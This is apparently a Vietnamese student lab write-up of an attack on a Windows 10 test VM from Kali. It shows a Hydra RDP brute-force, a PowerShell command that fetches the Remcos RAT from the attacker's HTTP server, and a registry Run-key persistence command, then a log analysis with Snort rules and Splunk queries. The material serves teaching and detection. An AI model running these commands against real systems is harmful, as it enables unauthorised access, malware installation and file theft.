

Yêu cầu thực hiện

chuẩn bị 1 máy windows nạn nhân. 1 máy kali. 1 mã độc RCE - Remcos.

1, thực hiện brute force mật khẩu thành công từ kali -> windows. Tải về mã độc, thực hiện persistent mã độc, thực thi RCE từ xa bằng mã độc đã cài (lấy cắp file và xóa file gốc đi)


2, tra lại log để biết luồng tấn công và nguyên nhân hacker xâm nhập

Điều kiện :

- 1 máy windows 10 (tắt firewall, bật RDP, port 3389)
- 1 máy kali
- remcos tải từ trang chủ
- hai máy đều ping được cho nhau

```
(root@nhat)-[/home/nhatnm]
# ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
64 bytes from 192.168.1.5: icmp_seq=1 ttl=128 time=0.734 ms
64 bytes from 192.168.1.5: icmp_seq=2 ttl=128 time=0.634 ms
64 bytes from 192.168.1.5: icmp_seq=3 ttl=128 time=0.565 ms
64 bytes from 192.168.1.5: icmp_seq=4 ttl=128 time=0.794 ms
64 bytes from 192.168.1.5: icmp_seq=5 ttl=128 time=0.690 ms
64 bytes from 192.168.1.5: icmp_seq=6 ttl=128 time=0.699 ms
64 bytes from 192.168.1.5: icmp_seq=7 ttl=128 time=0.833 ms
64 bytes from 192.168.1.5: icmp_seq=8 ttl=128 time=3.01 ms
64 bytes from 192.168.1.5: icmp_seq=9 ttl=128 time=0.673 ms
64 bytes from 192.168.1.5: icmp_seq=10 ttl=128 time=0.669 ms
^C
--- 192.168.1.5 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9076ms
rtt min/avg/max/mdev = 0.565/0.930/3.010/0.697 ms
(root@nhat)-[/home/nhatnm]
```

Hình ảnh từ máy kali



Hình ảnh ở máy windows

- máy kali có địa chỉ ip : 192.168.1.137
- máy windows có địa chỉ ip : 192.168.1.5

Thực hiện khai thác và phân tích

1. tạo 2 file user.txt để quét trên máy kali(dựa vào kiểu tấn công từ điển)> áp dụng vào công cụ hydra để vét cạn qua đăng nhập RDP port 3389

```
(root@nhat)-[/]
# cat pass.txt
hvkttmm
kma
2000
23032004

(root@nhat)-[/]
# cat user.txt
admin
adminstrator
nhatnm
user
pass

(root@nhat)-[/]
#
```

2. Dùng nmap quét cổng 3389 thấy port mở

```
root@nhat: /
File Actions Edit View Help
admin
adminstrator
nhatnm
user
pass

(root@nhat)-[/]
# nmap 192.168.1.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-26 08:42 EST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 49.60% done; ETC: 08:42 (0:00:02 remaining)
Nmap scan report for DESKTOP-FCGI1TC.lan (192.168.1.5)
Host is up (0.0029s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp   open  ms-wbt-server
5357/tcp   open  wsdapi
MAC Address: 00:0C:29:0D:4A:72 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds
```

3. dùng hydra : hydra -t 1 -w 3 -L user.txt -P pass.txt rdp://192.168.1.5

```
(root@nhat)-[/]
# hydra -t 1 -w 3 -L user.txt -P pass.txt rdp://192.168.1.5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

[WARNING] the waittime you set is low, this can result in errornous results
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-26 08:
44:33
[WARNING] the rdp module is experimental. Please test, report - and if possib
le, fix.
[DATA] max 1 task per 1 server, overall 1 task, 20 login tries (l:5/p:4), ~20
tries per task
[DATA] attacking rdp://192.168.1.5:3389/
[3389][rdp] host: 192.168.1.5 login: nhatnm password: 23032004
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-26 08:
44:56

(root@nhat)-[/]
```

Kết quả khi dùng hydra vét cạn

- nhatnm
- 23032004

4. Chuẩn bị mã độc Remcos: Một mã độc dạng RAT: Remote Access Trojan.


```
(root@nhat)-[/home/nhatnm/Downloads]
# ls
ReadMe.txt                               Remcos-v6.1.0-Light.zip  zip_password.txt
'Remcos v6.1.0 Light.exe'  update_notes.txt
(root@nhat)-[/home/nhatnm/Downloads]
#
```

File remcos sử dụng v6.1.0.

5. Thực hiện dựng python -http server để chuyển mã độc từ máy Kali sang máy Windows bằng command: `powershell -c "Invoke-WebRequest -Uri http://192.168.1.137:8000/Remcos v6.1.0 Light.exe -OutFile C:\Users\Public\remcos.exe"`

```
(root@nhat)-[/home/nhatnm/Downloads]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Thực hiện dựng http server trong chính thư mục Downloads- nơi đang chứa mã độc




Thực hiện tải thành công mã độc remcos trên máy windows.

6. Thực hiện câu lệnh reg add registry key để chạy mã độc mỗi lần khởi động:

```
Select C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.


C:\Windows\system32>reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "remcos" /t REG_SZ /d "C:\Users\Public\remcos.exe" /f
The operation completed successfully.

C:\Windows\system32>
```




Thực thi thành công hành vi persistences mã độc.

7. Chuẩn bị file matma.txt




Chuẩn bị file matma.txt. Mục đích thực hiện hành vi ăn cắp file và xóa file gốc.

8. Thực thi RCE để lấy file /Desktop/bimat/matma.txt. Sau đó thực hiện hành vi xóa file .




Phân tích Log


Check log , sysmon khoảng thời gian dùng tool để vết cạn có phát hiện như sau:



log 4624 đăng nhập thành công.



Ảnh log sysmon phát hiện hành vi add registry



Hình ảnh log sysmon ghi lại kết nối mạng

Information	2/26/2025 8:45:57 PM	Sysmon	1 Process Create (rule...
Information	2/26/2025 8:45:41 PM	Sysmon	1 Process Create (rule...
Information	2/26/2025 8:45:41 PM	Sysmon	1 Process Create (rule...
Information	2/26/2025 8:45:41 PM	Sysmon	1 Process Create (rule...
Information	2/26/2025 8:45:39 PM	Sysmon	1 Process Create (rule...
Information	2/26/2025 8:45:37 PM	Sysmon	1 Process Create (rule...
Information	2/26/2025 8:44:58 PM	Sysmon	3 Network connection...
Information	2/26/2025 8:44:57 PM	Sysmon	3 Network connection...
Information	2/26/2025 8:44:56 PM	Sysmon	3 Network connection...
Information	2/26/2025 8:44:55 PM	Sysmon	3 Network connection...
Information	2/26/2025 8:44:53 PM	Sysmon	3 Network connection...
Information	2/26/2025 8:44:52 PM	Sysmon	3 Network connection...
Information	2/26/2025 8:44:52 PM	Sysmon	3 Network connection...
Information	2/26/2025 8:44:51 PM	Sysmon	3 Network connection...
Information	2/26/2025 8:44:49 PM	Sysmon	1 Process Create (rule...
Information	2/26/2025 8:44:48 PM	Sysmon	3 Network connection...

Hình ảnh event id 1,3 xuất hiện liên tục

Kết luận :

a, Nguồn IP tấn công: 192.168.1.137

Port sử dụng: 43064

Hostname: nhat.lan

Đích tấn công: 192.168.1.5 (DESKTOP-FCGI1TC.lan)

b, phân tích theo timestamp

Giai đoạn 1: Brute-force RDP

Event ID 4625 (Failed Logon) xuất hiện liên tục

Logon Type = 3 (RDP) → Chứng tỏ có nhiều lần đăng nhập thất bại từ xa

Username thay đổi liên tục → Có dấu hiệu brute-force thử mật khẩu nhiều tài khoản

Giai đoạn 2: Đăng nhập thành công

Event ID 4624 (Successful Logon) xuất hiện sau nhiều lần thất bại

Logon Type = 3 (RDP) → Hacker đã brute-force thành công và đăng nhập vào hệ thống

Giai đoạn 3: Kết nối RDP từ xa (Sysmon Event ID 3) Sysmon ID 3 xuất hiện ngay sau khi đăng nhập thành công

-> khả năng bị cài RCE và bị backdoor

Rule snort:

Rule thông báo có RDP: *alert tcp any any -> 192.168.1.5 3389 (msg:"RDP Brute Force"; sid:100001;)*

Rule phát hiện thêm key ở registry :*alert tcp any any -> 192.168.1.5 any (msg:"Remcos Registry Persistence"; content:"reg add"; content:"\\Run"; sid:100002;)*

Splunk

Log đăng nhập thành công : index=wineventlog EventCode=4624

Log sửa đổi key ở registry : index=sysmon EventCode=13 "Run"